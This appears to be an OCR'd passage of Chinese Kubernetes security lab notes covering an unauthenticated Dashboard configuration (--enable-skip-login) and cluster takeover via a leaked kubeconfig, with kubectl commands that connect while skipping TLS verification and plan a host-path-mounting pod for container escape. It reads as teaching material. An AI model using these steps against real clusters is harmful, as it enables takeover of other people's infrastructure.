



```
196 imagePullPolicy: Always
197 ports:
198   - containerPort: 8443
199     protocol: TCP
200 args:
201   - --enable-skip-login 跳过验证
202   - --auto-generate-certificates
203   - --namespace=kubernetes-dashboard
204 # Uncomment the following line to manually specify Kubernetes API server Host
205 # If not specified, Dashboard will attempt to auto discover the API server and connect
206 # to it. Uncomment only if the default does not work.
207 # - --apiserver-host=http://my-address:port
208 volumeMounts:
209   - name: kubernetes-dashboard-certs
210     mountPath: /certs
211     # Create on-disk volume to store exec logs
212   - mountPath: /tmp
213     name: tmp-volume
214 livenessProbe:
215   httpGet:
216     scheme: HTTPS
217     path: /
218     port: 8443
```



(2) 启动面板:





```
284 k8s-master - root@master-1:~ - Xshell 5
285 文件(F) 编辑(E) 查看(V) 工具(T) 选项卡(O) 窗口(W) 帮助(H)
286  »  ssh://root@192.168.139.130:22
287 @1 k8s-master
288 2/kube-apiserver
289 tcp6      0  192.168.139.130:6443  192.168.139.132:55842  ESTABLISHED 512
290 2/kube-apiserver
291 tcp6      0  192.168.139.130:6443  10.244.39.4:40236     ESTABLISHED 512
292 2/kube-apiserver
293 tcp6      0  127.0.0.1:10252      127.0.0.1:47550      TIME_WAIT    -
294 tcp6      0  192.168.139.130:6443  192.168.139.132:51800  ESTABLISHED 512
295 tcp6      0  :::6443              :::142976             ESTABLISHED 512
296 2/kube-apiserver
297 [root@master-1 ~]#
298 [root@master-1 ~]#
299 [root@master-1 ~]# kubectl create -f recommended.yaml
300
301  仅将文本发送到当前选项卡
302 ssh://root@192.168.139.130:22
303 "kubernetes.io/os": linux
304 # Comment the following tolerations if Dashboard must not be deployed on master
305 tolerations:
306   - key: node-role.kubernetes.io/master
307     effect: NoSchedule
308 volumes:
```



(3) 漏洞利用:






2.3 云原生-K8s安全-Configfile鉴权文件泄漏






- 1 攻击者通过webshell、Github等拿到了K8s配置的Config文件，操作集群，从而接管所有容器。K8s configfile作为K8s集群的管理凭证，其中包含有关K8s集群的详细信息(API Server、登录凭证)。如果攻击者能够访问到此文件(如办公网员工机器入侵、泄露到Github的代码等)，就可以直接通过API Server接管K8s集群，带来风险隐患。用户凭证保存在kubeconfig文件中，通过以下顺序来找到kubeconfig文件：
- 2 -如果提供了--kubeconfig参数，就使用提供的kubeconfig文件
- 3 -如果没有提供--kubeconfig参数，但设置了环境变量\$KUBECONFIG，则使用该环境变量提供的kubeconfig文件
- 4 -如果以上两种情况都没有，kubectl就使用默认的kubeconfig文件 ~/.kube/config

```
5
6 *复现利用:
7 *K8s-configfile->创建Pod/挂载主机路径->Kubect1进入容器->利用挂载逃逸
8 1、将获取到的config复制
9 2、安装kubect1使用config连接
10 安装: https://kubernetes.io/zh-cn/docs/tasks/tools/install-kubect1-linux
11 连接: kubect1 -s https://192.168.139.130:6443/ --kubeconfig=config --insecure-skip-tls-
    verify=true get nodes
12 3、上传利用test.yaml创建pod
13 kubect1 apply -f test.yaml -n default --kubeconfig=config
